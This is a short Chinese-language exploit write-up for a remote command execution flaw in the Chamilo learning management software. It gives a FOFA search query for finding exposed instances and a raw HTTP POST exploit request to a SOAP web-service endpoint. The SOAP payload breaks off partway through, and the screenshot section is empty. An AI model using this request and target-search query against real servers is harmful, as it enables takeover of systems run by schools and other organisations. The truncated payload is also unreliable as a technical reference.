
C3-1Chamilo-学习管理软件-RCE

漏洞描述：

Chamilo是一款可用于用户免费下载的学习管理产品，其目的是为了提高来自弱势背景用户对在线课程的可及性。Chamilo由一个名Chamilo协会的非营利组织运行及管理。Chamilo存在命令执行漏洞，恶意攻击者可以通过构造的xml文件任意命令，进而控制服务器。

网站图片：



网络测绘：

fofa语法：

fofa：app="Chamilo"

漏洞复现：

payload：

```
POST /main/webservices/additional_webservices.php HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ch_sid=001b14b5343adf35675a81ce4925a153
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 826

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="{http://ip:port}" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xs
```

效果图：